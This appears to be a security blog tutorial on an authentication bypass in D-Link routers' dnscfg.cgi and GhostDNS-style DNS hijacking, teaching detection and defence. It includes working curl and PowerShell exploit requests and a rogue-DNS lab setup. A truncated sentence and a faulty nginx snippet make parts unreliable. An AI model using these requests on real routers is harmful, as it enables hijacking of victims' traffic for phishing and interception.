
Listen to this Post
Introduction:

A critical authentication bypass vulnerability in the dnscfg.cgi endpoint of multiple D-Link end‑of‑life routers is being actively exploited to execute DNS hijacking attacks reminiscent of the 2019 GhostDNS campaign. The Shadowserver Foundation detected mass exploitation as recently as November 2025, with unauthenticated attackers modifying DNS settings on consumer and carrier routers to redirect victims to malicious infrastructure. This article dissects the flaw, provides step‑by‑step exploitation and detection procedures, and offers mitigation strategies for organisations still operating these legacy devices.
Learning Objectives:
- Analyse the technical mechanics of the D‑Link dnscfg.cgi authentication bypass (CVE‑pending) and its role in GhostDNS‑style attacks.
- Execute hands‑on exploitation and mitigation techniques using Linux/Windows command‑line tools.
- Implement asset discovery and vendor decommissioning workflows to eliminate EoL device risk.
1. Anatomy of the dnscfg.cgi Authentication Bypass
The vulnerability resides in the `dnscfg.cgi` binary, which handles DNS configuration changes. On affected D‑Link DSL, DIR, and DNS series routers, this endpoint does not enforce session validation when a direct POST request is made. An attacker can send a crafted payload to `http://
Step‑by‑step guide: What this does and how to test it
From a Linux attacker machine (or Windows with curl installed), execute:
 Linux / macOS
curl -X POST http://192.168.0.1/dnscfg.cgi \
-d "action=add&dnsprimary=8.8.8.8&dnssecondary=8.8.4.4" \
-H "Content-Type: application/x-www-form-urlencoded"
 Windows PowerShell
$body = @{
action = "add"
dnsprimary = "8.8.8.8"
dnssecondary = "8.8.4.4"
}
Invoke-RestMethod -Uri "http://192.168.0.1/dnscfg.cgi" -Method POST -Body $body
What this does:
The commands above send a DNS configuration change request to the router. If the router is vulnerable, it will accept the payload without a session cookie or Basic Auth header, immediately updating its DNS resolvers. In a real attack, the attacker would replace `8.8.8.8` with a rogue DNS server under their control, such as 5.5.5.5.
Detection via Wireshark:
Filter `http.request.uri contains “dnscfg.cgi”` and look for POST requests lacking `Authorization:` headers. Any such request from an external IP (non‑RFC1918) indicates active scanning or exploitation.
2. Recreating the GhostDNS Payload Chain
GhostDNS operators did not stop at DNS change; they layered persistence and traffic redirection. After poisoning DNS, they served malicious JavaScript from ad‑networks to redirect banking sessions.
Step‑by‑step guide: Simulating a DNSChanger attack in a lab
1. Rogue DNS setup (Linux):
Install and configure `dnsmasq` to resolve legitimate domains to a fake IP:
sudo apt install dnsmasq
echo "address=/example.com/192.168.1.100" | sudo tee -a /etc/dnsmasq.conf
echo "no-resolv" | sudo tee -a /etc/dnsmasq.conf
echo "server=8.8.8.8" | sudo tee -a /etc/dnsmasq.conf
sudo systemctl restart dnsmasq
2. Exploit the router:
Use the curl command from Section 1, pointing `dnsprimary` to the IP of your dnsmasq server.
3. Verify DNS hijack:
From a victim machine behind the router:
nslookup example.com
If the response shows `192.168.1.100`, the attack succeeded.
What this does:
This simulates a complete DNSChanger attack flow. The router now uses attacker‑controlled DNS, enabling phishing, malware delivery, or MITM.
3. Detecting Rogue DNS Configurations on Network Perimeters
Defenders must identify unauthorised DNS changes without relying on router logs—most EoL devices do not log to remote syslog.
Step‑by‑step guide: Passive and active detection
Active sweep with Nmap (Linux):
nmap -sU -p 53 --script dns-recursion <target-subnet>
While this checks for open resolvers, a modified DNS forwarder may not be open externally. Instead, query the router’s WAN interface:
dig +short @<router-wan-ip> google.com
If the reply comes from a non‑standard resolver (e.g., 5.5.5.5), the router is compromised.
Windows equivalent:
Resolve-DnsName -Server <router-wan-ip> -Name google.com
Passive fingerprinting (Zeek/Bro):
Monitor DNS traffic exiting your network. Zeek’s `dns.log` can be grepped for queries sent to suspicious resolvers:
cat dns.log | zeek-cut query answers | grep -E "5.5.5.5|185.222.210.210"
- Mitigation: Firewall Rules and DNS Over HTTPS Fallback
Since patches will never arrive, organisations must isolate or decommission these D‑Link devices.
Step‑by‑step guide: Locking down EoL routers
1. Block dnscfg.cgi externally and internally:
On the upstream firewall (pfSense/iptables):
iptables -A FORWARD -d 192.168.0.1 -p tcp --dport 80 -m string --string "dnscfg.cgi" --algo bm -j DROP
iptables -A INPUT -d 192.168.0.1 -p tcp --dport 80 -m string --string "dnscfg.cgi" --algo bm -j DROP
2. Windows Defender Firewall with Advanced Security:
Create an outbound rule blocking traffic to the router’s IP on port 80 with URL path containing `dnscfg.cgi` (requires WFP filter, manual grouping may be easier).
3. DNS over HTTPS (DoH) client‑side hardening:
If the router is untrusted, force clients to bypass its DNS:
 Windows: Set DoH via Group Policy or netsh
netsh dns add encryption server=1.1.1.1 dohtemplate=https://cloudflare-dns.com/dns-query
On Linux: `systemd-resolved` with `DNSOverTLS=yes`.
5. Inventory and Decommissioning Workflow
Vulnerability management must identify EoL D‑Link assets. Shadowserver data shows that 400,000+ devices remain exposed.
Step‑by‑step guide: Asset discovery
1. Shodan / Censys search:
`http.title:”D-Link” port:”80″ dnscfg.cgi`
2. Internal Nmap scan with service detection:
nmap -sV -p 80,443 --script http-title 192.168.0.0/24 | grep -i "d-link"
3. Vendor EoL verification:
Cross‑reference model numbers with D‑Link’s EoL list. Use `snmpget` if SNMP enabled:
snmpget -v2c -c public 192.168.0.1 1.3.6.1.2.1.1.1.0
4. Decommission procedure:
- Backup config (if required for compliance) via HTTP GET to `config.bin`
- Factory reset
- Physically remove and replace with supported hardware
6. Hardening API Security in Network Equipment
The dnscfg.cgi flaw is fundamentally an insecure API endpoint. Modern network appliances must adopt rigorous API security controls.
Checklist for vendors and pentesters:
- Authentication: Every state‑changing API call must validate session tokens or API keys.
- Idempotency: DNS changes should require CSRF tokens, even if authenticated.
- Rate limiting: Prevent brute‑force of configuration endpoints.
- Logging: All dnscfg.cgi‑like endpoints must log to a remote SIEM.
Example secure header enforcement (pseudo‑config for nginx reverse proxy):
if ($request_uri ~ "/dnscfg.cgi") {
set $auth_check 1;
}
if ($http_authorization = "") {
return 401;
}
What Undercode Say:
- Key Takeaway 1: Attackers are actively exploiting 6‑year‑old vulnerabilities on EoL devices because organisations fail to decommission or segment legacy gear. The 2025 exploitation spike proves that threat actors return to proven, unpatched attack surfaces.
- Key Takeaway 2: Defenders cannot rely on vendor patches for EoL hardware. Mitigation shifts entirely to network segmentation, aggressive asset discovery, and client‑side DNS hardening like DoH/DoT.
- Analysis: This incident highlights a systemic failure in IoT lifecycle management. Vendors must enforce shorter support windows with clear migration paths, while enterprises need to budget for hardware refresh cycles. The dnscfg.cgi endpoint is trivial to exploit—a single POST request bypasses years of assumed security. Until the industry adopts firmware signing and secure boot, similar vulnerabilities will persist in the long tail of abandoned devices.
Prediction:
Within 12 months, we will observe a surge in automated botnets scanning for dnscfg.cgi and similar “forgotten endpoints” in SOHO routers. As AI‑powered vulnerability discovery matures, attackers will mine firmware images for other CGI parameters that lack authentication checks. Expect a wave of DNSChanger variants targeting ISPs’ CPE inventory, forcing regulators to mandate “secure by default” configuration standards and potential fines for carriers still deploying EoL CPE.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Matt N – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


